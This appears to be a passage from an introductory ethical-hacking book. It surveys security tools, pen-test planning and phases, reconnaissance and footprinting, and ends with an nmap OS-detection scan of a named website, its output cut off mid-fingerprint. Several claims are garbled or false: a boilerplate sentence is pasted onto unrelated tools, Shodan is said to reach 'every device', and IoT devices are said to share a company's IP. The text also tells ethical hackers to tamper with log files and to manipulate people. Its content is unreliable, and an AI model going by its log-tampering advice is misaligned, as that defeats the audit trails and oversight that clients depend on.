Different predefined and existing tools are used to perform ethical hacking operations. All these tools are used to analyze the system capabilities and to find out the bugs in the developed system during its testing phase. Hackers are considered as the most intelligent from the general IT specialists, because exploiting a private computer and network system is more difficult than developing it. The term "Hacking" refers to gaining unauthorized access to someone's system to steal sensitive information and to harm the computer system or networks. Hackers also have knowledge about the working, development, and architecture designs of the systems that help them to break the system security easily to get the required information. Hacking also refers to the performance of fraudulent acts like privacy invasion, selling company's data, doing online scams and frauds, etc. Useful tools and their uses in ethical hacking are explained below.

EtherPeek

It is a powerful and small size software used to analyze an MHNE (Multiprotocol Heterogeneous Network Environment). It works by sniffing traffic packets on the targeted network. It only supports network protocols such as IP, IP ARP (IP Address Resolution Protocol), AppleTalk, TCP, NetWare, UDP, NBT Packets, and NetBEUI.

QualysGuard

It is a software suite of integrated tools that are used to modify the network security processes and decrease the cost of consent. It consists of multiple modules that work together to execute the complete testing process from its initial phase of mapping and analysis of attack surfaces to find the security loopholes. It is a network security supervision tool to control, detect, and insulate the global networks. It also provides critical security intelligence and automates the process of auditing, concession, and the protection of network

systems and web applications.

SuperScan

A powerful tool that is used by network administrators to scan and analyze the TCP ports and project the hostnames. It has a user-friendly interface that can be easily understood and used. Operations performed by SuperScan are:

- Scan the port range from the given built-in list or any user-defined range.
- Review and analyze the responses of connected hosts to the network.
- Scan ping and network ports using different IP range.
- Meld the list of ports to generate a new one.
- Connect to any available or open port.
- Update the port descriptions in the port list.

WebInspect

It is a web-based security assessment application that helps developers to detect the known and unknown loopholes present in the web application layer. It consists of multiple modules that work together to execute the complete testing process from its initial phase of mapping and analysis of attack surfaces to find the security loopholes. It is also used to analyze whether the webserver of a system is properly configured or not by attempting parameters injection, directory traversal, and cross-site scripting.

LC4

It is a password recovery application used in computer networks. It was also known as "L0phtCrack" and mostly used for checking the password strength and recovers the Microsoft Windows passwords by using different directories, hybrid attacks, and brute-force. It consists of multiple modules that work together to execute the complete testing process from its initial phase of mapping and analysis of attack surfaces to find the security loopholes.

NMAP

It is known as "Network Mapper," a powerful open-source tool used to discover and audit the networks. It was mainly developed to scan enterprise networks, maintaining network inventory, monitoring the network hosts, and upgrading the network service schedules. It is used to gather information:

- What type of hosts are available?
- What type of services they offer?
- On which operating system those hosts are running.
- What type of firewalls are used by those hosts and other important characteristics?

Metasploit

Metasploit is known as one of the most powerful tools used for exploitation. It is available in different versions depending upon its features. It can be used with command prompt and Web user-interface to perform such type of tasks:

- Penetration testing of small businesses.
- Discover, scan, and import network data.
- Browse the exploit modules and test all exploits on network hosts.

Burp Suit

Burp Suite is the most popular tool that is used to perform security tests on web-based applications. It consists of multiple modules that work together to execute the complete testing process from its initial phase of mapping and analysis of attack surfaces to find the security loopholes. It has a user-friendly interface and allows the administrators to apply manual techniques to conduct a system test.

Angry Ip Scanner

It is a cross-platform IP address detector and port scanner used to scan a huge range of IP addresses. It is easily available on the Internet. Administrators use

the multithreaded technique by combining multiple scanners to scan a huge range of IP addresses. It pings individual IP address to validate whether it is alive or not? After that, it analyzes the problem and resolves it by using the hostname, MAC address, scan ports, etc. All the data scanned and gathered can be stored in different formats such as TCT, CVS, XML, and IP-Port files.

Cain & Abel

It is an efficient password recovery software used to recover the lost passwords of Microsoft Operating Systems. It is easy and simple to use, and it offers different types of password recovering services along with Microsoft Operating Systems. It is most widely used by security consultants, system penetration testers, and other ethical hackers. Cain & Abel use different techniques to recover the passwords those techniques are:

- Network sniffing.
- Cracking of the system encrypted passwords using Brute-Force, Dictionary, and Cryptanalysis.
- VoIP communication reporting.
- Decoding of shuffled passwords.
- Wireless network keys recovery.
- Analyzing routing protocols and uncovering of the cached passwords.

Chapter Five

Ethical Hacking Skills

Many individuals in the computer science field would love to pursue a career as an ethical hacker. This is a lucrative career, and you can be employed to work in large organizations or even work as a freelancer. You can provide your services to those organizations that are looking for ethical hackers. System and Internet security are two things that often give any organization a run for their money. Any issues with these forms of security can lead to large losses, and this means that you, as an ethical hacker, will be in high demand. There are, however, a few skills that you must develop as an ethical hacker. This chapter lists some of the skills that organizations look for when they hire ethical hackers.

Programming Skills

Every software and website that you see these days has been developed using some kind of programming language. As a hacker, you must learn to access the foundation of any website or software, and you can do this only if you know what a programming language is, and which language was used to develop that software or website. You should also learn to code in that language. As an ethical hacker, it is important that you know the different programming languages. This is the only way you can automate different mundane and repetitive tasks, so you can work on harder tasks. If you have the right programming skills, you can explore any errors present in the website or software, and see if these are security threats. There are a few programming languages that every ethical hacker must know. You must learn different languages depending on the platform that you work on. For a web application, you must learn HTML, JavaScript, and PHP. Some other programming languages that you must know are Python, C, C++, Perl, and SQL.

Linux

Linux is the operating system on which most web servers run. You must

learn to gain access to that web server if you are an ethical hacker. This means that you must know how to code in Linux. This is a must-have skill for any ethical hacker. You must also have good knowledge and understanding of how this operating system functions. You should spend enough time to garner the right skills and knowledge to learn more about the different distributions used under Linux. These include Fedora, Redhat, or Ubuntu. Make sure you learn both the commands and the GUI of Linux.

Virtualization

Virtualization is the art of making a virtual version of anything, like a server, storage device, operating system, or networking resources. This helps the hacker test the hack that is going to take place before making the hack go live. This also helps the hacker check if he or she has made any mistakes and revise the hack before going live.

Professional hackers use this skill to enhance the effect of the hack they are about to perform. This gives them a perspective on the damage they can do to the software while protecting themselves. An amateur hacker will not learn how to cover his tracks. The perfect example of this would be the boy from Mumbai, who released an episode of Game of Thrones season 7. Had he covered his tracks better, he would have been able to protect himself. This is why it is important to learn virtualization.

Cryptography

One of the major areas of concern for ethical hackers is the way messages and information are shared between different people. If you are hired by a company, you must ensure that people in the organization are able to communicate with each other without leaking information to the wrong people. You use cryptography for this purpose. In cryptography, you will transform the existing information into an encrypted format, a non-readable format, and vice versa. Through cryptography, you can promote confidentiality, authenticity, and integrity. You may also need to work on decrypting some messages that the business believes is suspicious.

DBMS or Database Management System

DBMS or Database Management System is a protocol and software that is used to create and manage a database. Many hackers focus only on databases because they can access large volumes of information. Businesses often store their information in a database, and this makes it an easy target for a hacker. As an ethical hacker, you cannot attack this database to obtain information. You will know how to expose the security threats and vulnerabilities in the database. If you have the necessary skills, you can perform any operation on a database. Some of the basic operations are to create, update, upload, delete, read, or replace a database. You must also have a deeper understanding of a database schema and a database engine. The skills and knowledge that you have on DBMS will help you inspect the systems for data concurrency and integrity. You may also need to audit the database.

Networking Skills

Remember that most security threats originate directly from a network. It is for this reason that you must know everything there is to know about a computer network so you can eliminate these threats. You must understand how different computers are connected through a network and how information is passed through that network. You must also be good at exploring any security threats that may exist in a network, and also learn to handle them.

Social Engineering

As an ethical hacker, you will not be expected to spend every waking moment of your life in front of your computer. You are also expected to develop some social skills. Social engineering will help you here. Through social engineering, you will learn to coax and manipulate people into giving personal details. These details can be financial details, passwords, or any other information that is very private and personal. You can then use this information to hack into the person's system or even install some malicious software. If you have this skill, you can interact with a target audience and not reveal your intentions.

Wireshark

Wireshark is an open-source tool that is used as a packet analyzer. Since it is

open-sourced, it is available for free. This tool is used by hackers to analyze software, work on communications protocols, develop specific protocols for the system, and troubleshoot any issues in the network. A professional hacker is capable of using this tool to analyze the system and develop some protocols that can be used to hack into the system.

Do you believe you have these skills? If you do not, you should start working on developing them as soon as possible. This is the only way you can become a professional and smart ethical hacker.

Chapter Six

The Ethical Hacking Process

If you are working on security or IT project, you will need to plan the process you want to follow in advance. In the same way, you need to plan an ethical hacking process in advance. Any tactical and strategic issues that may come up in the ethical hacking process should be identified, defined, and agreed upon when you write the plan. If you want to ensure that you succeed at whatever you are doing, you must spend enough time before you start the process to plan things out. Remember, planning is a very important process for any form of testing – right from a simple password cracking test to a penetration test on a software or web application.

Step One: Formulate Your Plan

It is important that you obtain written approval from the stakeholders. You must ensure that the decision-makers are aware of what you will be doing. You must obtain sponsorship, and this is the first step to an ethical hacking process. This sponsorship can come from a client, an executive, your manager, or even yourself if you are the head. You must ensure that you have someone to back you up and sign off on the plan. Your testing may otherwise be called off if someone states that they were not aware of the tests you were performing.

This authorization or sign off can be a very simple email or an internal memo from the decision-maker confirming that you can perform the tests on the systems. Make sure that you always have written approval. This is the only document that is admissible in court if anything were to go wrong. If you want to work on the project quickly, you must ensure that you obtain this approval or sponsorship immediately so you none of your effort or time is wasted. Make sure that you do not start working on the tests until you obtain the approval in writing.

A small error will crash your system, and this is not what you want. You should include some details in your plan, but you do not have to include

volumes of information or testing procedures. You must include a well-defined scope with the following information:

Systems to Be Tested

Always start off with the most critical processes and systems when you are looking for the systems to test. You can also begin with other processes if you believe that they are vulnerable. For example, you can run some social engineering attacks on the system, test computer passwords, or even an internet-facing web application on all the vulnerable systems and processes.

Risks Involved

It is always good to have a contingency plan if the ethical hacking process does not go as planned. You may make a mistake and take down a web application or firewall without even wanting to? This will lead to system vulnerability or unavailability that can affect employee productivity and system performance. If it is a critical system or network, it can lead to loss of data, data integrity, and sometimes bad publicity. It may also make you look bad. Make sure that you handle a DoS or social engineering attack very carefully. You should always determine how these attacks will affect the system that you test.

The Overall Timeline

You must spend sufficient time to think when you will conduct or perform a specific test on an application or web server. Answer the following questions in this section of the plan:

- Will the tests be performed during business hours?
- Should they be performed early in the morning or late at night?
- Is it okay if the production systems are affected?

Make sure that the approvers always approve the timeline you have set. One of the best approaches to use is an unlimited attack where you can conduct any type of test at any time during the day. The crackers are not breaking into the system only at specific times, so it does not make sense that you do that. There are some exceptions to this rule, especially if you are performing a social engineering test, a physical security test, or a DoS attack.

The Knowledge about Systems

You do not need to know everything about a system before you test it; a simple understanding will be enough. This will help you know how to protect the systems while you test it.

What to Do When You Identify a Vulnerability

You cannot stop the minute you find one vulnerability. Keep conducting the test to see what other vulnerabilities you can find in the system. Otherwise, people will develop a false sense of security. Make sure you do know when to stop – you cannot keep going and crash your systems. All you need to do is ensure that you continue your ethical hacking process until you cannot go any further. Remember, if you do not find any vulnerabilities in the system, you did not look hard enough.

Specific Deliverables

In this section of the plan, you must provide some information about the different kinds of security reports that you will deliver to the client. You can also detail how the high-level report will be and list any countermeasures that you will perform once you report your findings.

Your primary goal should be to perform any of these tests without being detected. For instance, you are probably going to perform your hack from a remote hack or on a remote system. You do not want the users to know what it is that you are doing. The users will otherwise be on their best behavior and be more careful than usual.

Step Two: Execute the Plan

You need to be persistent if you want to perform a perfect ethical hack. It is important to be patient. You also need to ensure that you have enough time to spare for the hack. Ensure that you perform the hack carefully. Hackers in your network, or people who are watching what you are doing will use that information against you. You cannot expect there to be any hackers watching you when you are performing the hack. All you need to do is ensure that you are quiet about the process you are going to follow. This is especially critical when you store your test results or transmit any messages on the internet. Make sure that you encrypt any files or emails that contain any sensitive information using technology like Pretty Good Privacy. The least you could

do is protect the files using a password. You are not on the next step – reconnaissance. We will learn more about these phases in the next chapter. Make sure that you harness as much information as you can about the system and the organization. This is what a cracker would do too. You should always look at the larger picture before you narrow your focus:

1. Look for any information you can find about the organization, the names of the network and the systems, and the IP addresses. You can use Google to obtain this information
2. Now, narrow the scope and identify the target system. You can either assess a web application or the physical security structure. Even if you perform a casual assessment, you can obtain a lot of information about the systems.
3. You should now narrow the focus and perform some actual scans and detailed tests. These will help you uncover or identify any vulnerabilities in the system or application.
4. Now, perform an attack and exploit any issues or vulnerabilities that you find. You can perform this step if that is written in the contract.

Step Three: Evaluate the Results

This is the last part of the hacking process. You should assess the results so you can identify what you have uncovered. This is only if the vulnerabilities you have identified have never been found before. You need to learn to correlate between the results you obtain and any vulnerabilities that you discover in the system or applications. You will know the systems better than anybody else in the organization. This is going to make the evaluation process easier going forward.

Chapter Seven

The Phases of Ethical Hacking

Now that you know the process of ethical hacking let us look at the five phases of ethical hacking. The phases of ethical hacking are the same phases that any hacker follows. Every attacker will use this method to breach any web application, software, or network, but an ethical hacker will use these methods to protect or remove any vulnerabilities.

Reconnaissance

Reconnaissance is the preparatory phase, and this is where the hacker will need to gather all the information that he or she can about the target application, system, or software before they launch the attack. This phase is completed before the hacker scans the system to look for any vulnerabilities. The first phase is called dumpster diving. During this phase, the hacker will look for some valuable information like the names of employees in a department, old passwords, or deleted information. They will use this information to learn more about how the organization works. This is the active reconnaissance phase.

In the next step, called footprinting, the hacker will collect any information about the security of the systems. This will help them generate a network map that will allow them to find information about the IP addresses, any vulnerabilities in the network, system, or application and also assess how the network infrastructure is maintained. This will make it easy for the hacker to enter the system. Through footprinting, a hacker can obtain information about the TCP and UDP services, domain names, passwords, and system names. Footprinting can be performed in different ways, including mirroring a website, using a search engine to identify the information, and also use some information about a current employee. You can use the information about the employee to access the system or network using their credentials.

Scanning

In the scanning phase, the hacker will identify an easy way to gain access to the application, network, or system to obtain some private or personal information about any individual on the network. The hacker can use the following methods to scan the network, application, or software:

- Pre-Attack scanning
- Port sniffing or scanning
- Information Extraction

The hacker can identify some vulnerabilities in each of these methods and use those vulnerabilities to exploit any weaknesses in the system. In the first phase, the hacker can scan the system to obtain some information about the organization based on any information collected during the reconnaissance phase. In the second method, the hacker can use vulnerability scanners, port scanners, dialers, and any other tool to gather data about the organization. In the final method, the hacker will collect all the information about live machines, operating systems, and ports to launch the appropriate attack.

Gain Access

A hacker will gain access to the application, network, or system. They will then try to control these systems by escalating their user privileges by staying connected to that system.

Maintain Access

In this phase, the hacker will secure their access to the software, application, or network used by the organization through any form of malware. They will then use that malware to launch their attack on the organization. You will also need to perform this step to test any vulnerabilities in the system.

Cover Your Tracks

Every hacker will always try to cover their tracks once they gain access to the system to escape any security personnel. Hackers do this by clearing the cookies, clearing the cache, closing any open ports, and tampering with any log files. This is an important step since this will clear any information about

the hacker in the system. This will make it harder to track the hacker. You, as an ethical hacker, must do this too.

Part Three

Setup up the Virtual System and Installation of the Tools and Software

Chapter Eight

Reconnaissance

Reconnaissance is the first step of any hacking process, and this is a very important step to complete. Before you can exploit any vulnerabilities in a system, you should identify those vulnerabilities, and the only way you can do this is through reconnaissance. You, as an ethical hacker, can learn more about the target network and also identify any potential attacks on this network using reconnaissance. There are two types of reconnaissance – active and passive. Both forms of reconnaissance are effective, but passive reconnaissance will mean that you will not be detected since you work from a remote system. If you use active reconnaissance, you will be detected since the objective is to collect enough information about the target system and not about staying hidden.

Passive Reconnaissance Tools

If you use the passive reconnaissance method, you cannot interact directly with the target system, application, or network. The tools used for passive reconnaissance will always take advantage of any data leaks and use this information to give the hacker some idea about the internal workings of the organization.

Wireshark

Wireshark is one of the best tools available to a hacker. This tool provides information about any network traffic and can also be used for passive reconnaissance. If a hacker wants to gain access to the server or the network used by an organization or wants to eavesdrop on the network traffic, they can use Wireshark. This tool provides a lot of information about the target network, and you can use this information to perform your hack.

When you eavesdrop passively on the traffic or network of the target system or application, you can map the IP addresses of each computer connected to

the network to the server or network in the organization. This will allow you to determine the purpose of the traffic based on its flow. Some packets of information also include data about the servers, including the version numbers. This will give you enough information to help you violate any vulnerable software.

Google

You can also use Google to obtain vast volumes of data on a variety of topics. Google also allows you to perform passive reconnaissance on any target application, network, or server. Any information about an organization can be found on google since most organizations and people provide their personal information on social media platforms. The organization's website will have truckloads of information that you can use to perform the hack. The career page on their website or on another career portal will shed some light on the different systems used and the version numbers of those systems. You can use Google Dorking, where you use specialized queries to search for some files that were exposed to the internet. These may not be publicly available but will be stored in the archives.

FinSubDomains.com

This website is a classic example of how different websites are designed to help a hacker identify the different websites that belong to a specific organization. There are numerous sites that are present against each business that is consumed by the customers and other users. There are some that can be protected using a password. You can access some websites that were present unintentionally or even access some other subdomains to obtain information about the business.

VirusTotal

This website was designed to help a hacker analyze any malicious files on the website. A person with an account on this service can upload any URL or file to obtain, analyze, and receive some results that will describe whether a specific website or file is malicious or not. This website also performs some behavioral analysis to obtain this information. The issue with this service is that this information is available to every user. Since attacks are more sophisticated now, it is hard to target malware or any malicious websites that want to obtain information about the system.

Shodan

Shodan is one of the largest search engines, and this engine is connected to every device that is connected to the internet. As IoT continues to grow, an organization or individual will be connected to numerous insecure devices present on the internet. You can use this tool to find those devices that belong to a company. These devices will have the same IP address as that of the company. Since most IoT devices have numerous vulnerabilities, you can identify them on the network. This will give you a good way to start your attack.

Active Reconnaissance Tools

Active reconnaissance tools have been designed to interact with every machine or application on the target network or server. This will allow the hacker to collect necessary information about the organization or individual. You can obtain a lot of information about the target if you use this method of reconnaissance; that is, if you do not worry about being detected.

Nmap

Nmap is a well-known tool that most hackers use for active reconnaissance. This scanner will determine all the details about a system, the programs or applications running on the system, and any IP addresses of other devices connected to the system via the same network. A hacker can accomplish this by using a suite of different scanners that will take advantage of the system information. When you launch these scans on the target system, you can gather a significant amount of information about the target system or network.

Nessus

This is a commercial tool that can scan vulnerabilities in any network. The purpose of this tool is to identify any services or applications that are vulnerable to the target system. It will also provide some additional details about any vulnerabilities that you can potentially identify. This is a paid product, but the information that it provides will make it easy for you as a hacker to obtain information about the system.

OpenVAS

This tool is a vulnerability scanner, and it was developed after Nessus gained popularity. OpenVAS was created when Nessus was deemed a paid tool. This is a free alternative, and it provides the same functions as Nessus. It may, however, lack some of the paid features of Nessus.

Nikto

This is a vulnerability scanner that looks at every server. This tool is similar to OpenVAS and Nessus, and it can detect numerous vulnerabilities in the server. It also is a stealthy scanner. This is an effective way to detect any vulnerabilities in the system using a prevention system or intrusion system.

Metasploit

Metasploit is a tool that was primarily designed to exploit any vulnerabilities in a system. This tool has numerous modules and packages that you can use to exploit any vulnerabilities in the system. This tool allows a hacker to break into multiple machines at once to obtain information. This tool was primarily designed for the exploitation process, but it can be used for active reconnaissance.

Chapter Nine

Footprinting – A Reconnaissance Phase

Footprinting is a part of reconnaissance where you, as a hacker, will try to gather all the information that you can about any target system. This information can then be used to launch an attack on the system. If you want to obtain this information, you can use different techniques and tools. You need this information to crack any application, software, or system. Like reconnaissance, there are two types of footprinting:

- Active Footprinting: In this form of footprinting, the hacker will source the information by directly getting in touch with the target application, software, or system.
- Passive Footprinting: In this form of footprinting, the hacker will obtain information about the application, software, or system from a distance.

You can gather different kinds of information from the target application, software, or system, including:

- The IP address of the system or port
- The operating system
- Firewall
- URLs
- VPN
- Security configurations of the target machine
- Email IDs and passwords

- Network map
- Server configurations

Branches of Footprinting

Open-Source Footprinting

Open-source footprinting is one of the safest methods of footprinting for any hacker. This adheres to all legal limitations, and hackers can perform this method without worrying about any lawsuit. Some examples of this type of footprinting are:

- Obtaining the email address
- Scanning the IP using an automated tool
- Searching for a user's age
- Finding a user's phone number
- Their date of birth
- Address, and more

Most companies have this information about their employees and customers on their websites, and they do not realize this. A hacker can easily use this information to learn more about the organization and its people.

Network-Based Footprinting

In this type of footprinting, a hacker can obtain some information about users, the data shared between individuals, information shared with a group, the network services used, etc.

DNS Interrogation

Hackers also pass some queries through DNS using some tools once they obtain any information about their target systems or networks. There are numerous tools available to perform this type of footprinting.

Tools

Social Media

Many people always release all the information about themselves on social media. Hackers can use this information to crack the user's passwords. They can also create a fake account so they can obtain more information about the people online. They can also simply choose to follow a person and obtain some information or any current updates.

Job Websites

An organization can always share some information about itself and the roles available on any job website. For example, some companies may talk about the roles available for any system administrator. They may also provide details about the system. This will give the hacker information about the type of system used.

Google

Google has a lot of information about different organizations and people. You may have linked numerous social media platforms to google, and all this information may be available for a hacker to use. Some people also post blindly on the internet, and this is dangerous for them.

A hacker can simply enter the right combination of words to obtain the required information. This information can then be used to perform a hack using some advanced operators.

Social Engineering

A hacker can use different methods to perform social engineering attacks. Some of these processes are:

- Eavesdropping: In this method, the hacker can record some personal information or conversations between individuals by eavesdropping on their conversation or bugging their phone.
- Shoulder Surfing: In this technique, the hacker will try to look for some personal information like passwords, email IDs, and other information by looking over their shoulder and into the victim's system.

A hacker can also trick the victim into providing this information by coaxing them to share some personal information.

Archieve.org

Websites constantly update their interface, which means that there are some archived versions saved somewhere on the internet. A hacker can obtain these archived versions from this website and collect some information about the website at specific time intervals. This website can provide information about the website that existed before on this website.

The Organization's Website

This is probably the best place for any hacker to start. There is enough information about the organization on the website. This is the information that the company provides to the clients, the general public, or customers.

Advantages

- Through footprinting, a hacker can gather access to the basic security configuration of any application, machine, or network. The hacker can also obtain information about the data flow and network route
- When you find the vulnerabilities in the system, you can focus on a specific section of the target machine
- You can identify the attack that you should perform on the system using the vulnerabilities that you obtain

Counter Measures

- Never post any confidential information about yourself on any social media website
- Do not accept any unwanted requests on any social media platform including LinkedIn
- Avoid accepting any promotional offers
- Try to use different footprinting techniques to remove any sensitive or personal information about yourself, another individual or the business from any social media platform
- Ensure that the web servers are configured correctly. This will help

to avoid any loss of information about the system

Tricks and Techniques

Techniques

You can use different methods to perform footprinting, but the following are used by most hackers:

OS Identification

In this method, the hacker will send some illegal ICMP (Internet Control Message Protocol) or TCP (Transmission Control Protocol) packets directly to the victim's system. These packets will allow the hacker to identify the operating system used by the target system on their computer or server.

Ping Sweep

Hackers can use ping sweeps to map an IP address to a live host. Some tools that you can use for this are SuperScan, Fping, Zenmap, ICMPEnum, and Nmap. These tools can be used to ping a large number of IP addresses at once to generate the list of hosts available to create a subnet.

Tricks

As mentioned earlier, you can use different sources to gather information about any network, system, or application. You can use social networking sites like LinkedIn, Facebook, Twitter, etc. since users share their information on these platforms. This information will include any personal or additional information related to them. You can also use search engines to obtain this information.

A hacker can gather information about any individual or organization from a financial services website. They can learn more about the company profile, information about competitors, the market value of the company, and more. Hackers use email headers to obtain different information like:

- The email server of the sender and receiver
- The IP address of the sender and receiver
- The email addresses

- When the email was received in the server
- Any authentication used by the system to send emails
- The names of the parties involved

Part Four

Network Penetration Testing

Chapter Ten

What Is Penetration Testing?

Penetration testing is a tool or process that hackers use to identify any security breaches or vulnerabilities in the network used by the organization. Every organization can hire a hacker to assess the vulnerabilities in the system and patch those vulnerabilities. As mentioned earlier in the book, you, as an ethical hacker, must have a plan and discuss that plan with the organization before you perform the ethical hack. You should list the following parameters in the plan:

- What the IP Address of the source system should be
- What fields is the hacker allowed to penetrate
- When the test should be performed

Penetration tests are always performed by professionals or experienced hackers. The hacker can use numerous tools, both commercial and openly sourced tools, to perform some manual checks and also automate some processes to run timed hacks. Since the objective of this test is to identify all the vulnerabilities of the system, there are no restrictions made on the tools that the hacker can use.

Types of Penetration Testing

There are different types of penetration testing that a hacker can perform on any system or network. Five of these types are often used by hackers.

Internal Penetration Testing

In this form of testing, the hacker is present in the network that connects systems or applications, and he will perform all of the tests on the network from within the network.

External Penetration Testing

In this form of testing, the ethical hacker should only focus on the network infrastructure and server of the target system or organization. The hacker should also have some information about the underlying operating system. The hacker will need to attack the organization using public networks and will attempt to hack the infrastructure of the organization using the organization's webservers, public DNS servers, webpages, etc.

White Box

The hacker will have all the necessary information about the network and the infrastructure of the server or network of the target system or organization that they want to penetrate.

Black Box

In this form of testing, the ethical hacker will not have any information about the infrastructure or the network of the target system or organization. The hacker will need to use different methods to access the network or the server used by the target system or organization.

Grey Box

In this form of testing, an ethical hacker will have some information about the network or the infrastructure of the target system or organization. For example, the hacker can have some information about the domain.

There are many issues with penetration testing, including the crashing of servers or systems, loss of data integrity, loss of data, system malfunctioning, etc. It is for this reason that companies should always calculate the risks before they decide to perform any kind of penetration testing on the network. The risk can be calculated using the following formula: Risk = Threat * Vulnerability.

Example

Let us assume that you want to develop an e-commerce website. You can choose to perform a penetration test before releasing the website to the public. For this, you must weight all the advantages and disadvantages before you perform this test. If you perform this test, you will definitely interrupt any services provided by the website, and this will hamper your revenue for

the day. If you do not want to perform this test, you will not find some vulnerabilities in your system that you should fix immediately. So, before you perform this test, you must ensure that you always write the scope down and show it to the stakeholders. This is to ensure that everybody involved is aware of the process that is to be followed:

- If the company uses a remote access technique or a VPN, you should test it to ensure that it does not become a vulnerability.
- The application will certainly use a web server that has a database, so you should test the database for any injection attacks. It is important to perform this test on a webserver. You can also check if a webserver is protected from a Denial of Service attack.

Quick Tips

You must keep the following points in mind when you perform a penetration test on a target system, application, or network.

- Always sign a written agreement before you begin performing this test
- Ensure that you make a list of all the requirements and evaluate those risks when you perform this test
- Hire a professional or a certified hacker to help you with conducting this test. These hackers are aware of the different methods they can use to perform this testing. So, they know how to find the vulnerabilities and close them.

Chapter Eleven

Different Types of Network Systems

One of the easiest ways to categorize the various networks that are used in the design of computer systems is through the scale or scope of the network. For various reasons, the networking industry refers to these networks as a type of design and as an area network. Some common types are:

- LAN: Local Area Network
- MAN: Metropolitan Area Network
- WLAN: Wireless Local Area Network
- WAN: Wide Area Network
- SAN: System Area Network, Storage Area Network, Small Area Network and sometimes Server Area Network
- CAN: Cluster Area Network, Campus Area Network, or sometimes Controller Area Network
- PAN: Personal Area Network

The Local Area Network and Wide Area Network are the types of the network used often across organizations, while the others have slowly emerged due to the advances in technology. Remember that network types are very different from Network topologies.

Local Area Network or LAN

The local area network will connect all the network devices within a short-range or distance. Some examples of LANs are schools, office buildings, houses, or any other areas where the network range is short. These ranges can either have one LAN or may have a few small LANs connected in one room.

This group of LANs can span across nearby buildings. If you use the TCP/IP networking, a LAN can be used as a single subnet. Additionally, LANs are also controlled, owned, managed, and updated by one person or an organization. These networks always use a Token Ring or Ethernet to connect the systems.

Wide Area Network or WAN

As the term implies, this Wide Area Network will span a large distance. One of the best examples of a WAN is the internet. This network spans the whole of Earth. This network is dispersed geographically and is often a collection of LANs. A router is used to connect these LANs to a WAN. If you use IP networking, the router will have a LAN and WAN address.

WANs differ from LANs in numerous ways. A WAN cannot be owned by one person or organization. It will exist under a distributive and collective management and ownership. This network will use different technologies like Frame Relay, X 25, and ATM to connect systems over long ranges.

WAN, LAN and Home Networking

Most residences employ at least one LAN in their network to connect to the internet through an ISP or Internet Service Provider. They do this using a broadband modem. The ISP will provide the modem a WAN IP Address, and every computer on this network will use a private IP address or LAN IP Address to connect to the WAN. Every computer on the LAN will communicate directly with each other, and all this communication will go through a central network gateway. This gateway is often a broadband router, and the information will reach the ISP.

Other Types of Networks

While WAN and LAN are the most popular types of networks in the industry, you can also find some individuals or organizations using the networks below:

- Wireless Local Area Network: This network is a LAN that uses a wireless network technology (Wi-Fi).

- Metropolitan Area Network: In this network, the range is more than a LAN, but it is much smaller than a WAN. This network can be used to connect systems in a town or city. This network is often owned by a government body or a large organization.
- Campus Area Network: This network is similar to a LAN, but it connects multiple LANs together. It is, however, smaller than a MAN. This network is often present on a local business or university campus.
- Personal Area Network: This network will surround only an individual. Some examples of PAN are the network connection between two or more Bluetooth devices.
- Storage Area Network: This network will connect every data storage device using technology like Fibre Channel.
- Passive Optical Local Area Network: POLAN uses a fiber optic splitter to allow multiple devices or systems to connect to one optical fiber.
- System Area Network: This network is also termed a CAN or Cluster Area Network. This network will link any high-performance computer to a high-speed connection using a clustered configuration.

Part Five

Pre-Connection Attacks

Chapter Twelve

Fingerprinting

As an ethical hacker, you can use fingerprinting to determine which operating system the target application, network or system uses. There are two forms of fingerprinting:

Active Fingerprinting

Active fingerprinting is when the hacker sends some special packets of data from the remote system to the target application, network or system. The hacker will then note the responses for each of these packets and use that information to determine the operating system used by the target.

Passive Fingerprinting

Passive fingerprinting is when the sniffer, Wireshark for example, will trace the packets of information and determine the operating system using that packet. This method is used if the hacker is targeting a remote system.

Important Elements to Determine the Operating System

Four important elements used to determine an operating system of the target system, application or network are:

- **TTL or Time-To-Live:** The operating system will determine the time that an outbound packet will live when the information is passed
- **Window Size:** The type of operating system and the Window Size option
- **Don't Fragment or DF:** This will determine the information in the DF bit of the operating system
- **Type of Service or TOS:** What functions does the operating system perform

A hacker can determine what the operating system of any remote system by analyzing the above criteria in a packet of data. This will not give the hacker accurate information, and it is best to use this analysis only for specific types of operating systems.

Basic Steps

The first step is to obtain the information about the operating system of the target application, website or network. The next step is to determine any vulnerabilities of that target system. You can use the following nmap command to identify the operating system used by the target application, network or system based on the IP address or domain.

```
$nmap -O -v wisdomjobs.com
```

You will obtain the following information about website. You can also obtain the IP address of some websites depending on the level of security they administer.

```
Starting Nmap 5.51 (http://nmap.org) at 2015-10-04 09:57 CDT
Initiating Parallel DNS resolution of 1 host. at 09:57
Completed Parallel DNS resolution of 1 host. at 09:57, 0.00s elapsed
Initiating SYN Stealth Scan at 09:57
Scanning wisdomjobs.com (66.135.33.172) [1000 ports]
Discovered open port 22/tcp on 66.135.33.172
Discovered open port 3306/tcp on 66.135.33.172
Discovered open port 80/tcp on 66.135.33.172
Discovered open port 443/tcp on 66.135.33.172
Completed SYN Stealth Scan at 09:57, 0.04s elapsed (1000 total ports)
Initiating OS detection (try #1) against wisdomjobs.com (66.135.33.172)
Retrying OS detection (try #2) against wisdomjobs.com (66.135.33.172)
Retrying OS detection (try #3) against wisdomjobs.com (66.135.33.172)
Retrying OS detection (try #4) against wisdomjobs.com (66.135.33.172)
Retrying OS detection (try #5) against wisdomjobs.com (66.135.33.172)
Nmap scan report for wisdomjobs.com (66.135.33.172)
Host is up (0.000038s latency).
Not shown: 996 closed ports
```

PORT STATE SERVICE

```
22/tcp open ssh
80/tcp open http
443/tcp open https
```

```
3306/tcp open MySQL
TCP/IP fingerprint:
OS:SCAN(V=5.51%D=10/4%OT=22%CT=1%CU=40379%PV=N%DS=0%DC=L%G=Y%
OS: x86_64-redhat-linux-
gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS
OS:
(O1=MFFD7ST11NW7%O2=MFFD7ST11NW7%O3=MFFD7NNT11NW7%O4=MFFD7S%
OS:D7ST11NW7%O6=MFFD7ST11)WIN(W1=FFCB%W2=FFCB%W3=FFCB%W4=FFC
OS:CB)ECN(R=Y%DF=Y%T=40%W=FFD7%O=MFFD7NNSNW7%CC=Y%Q=)T1(R=Y
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=%
OS:Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%I
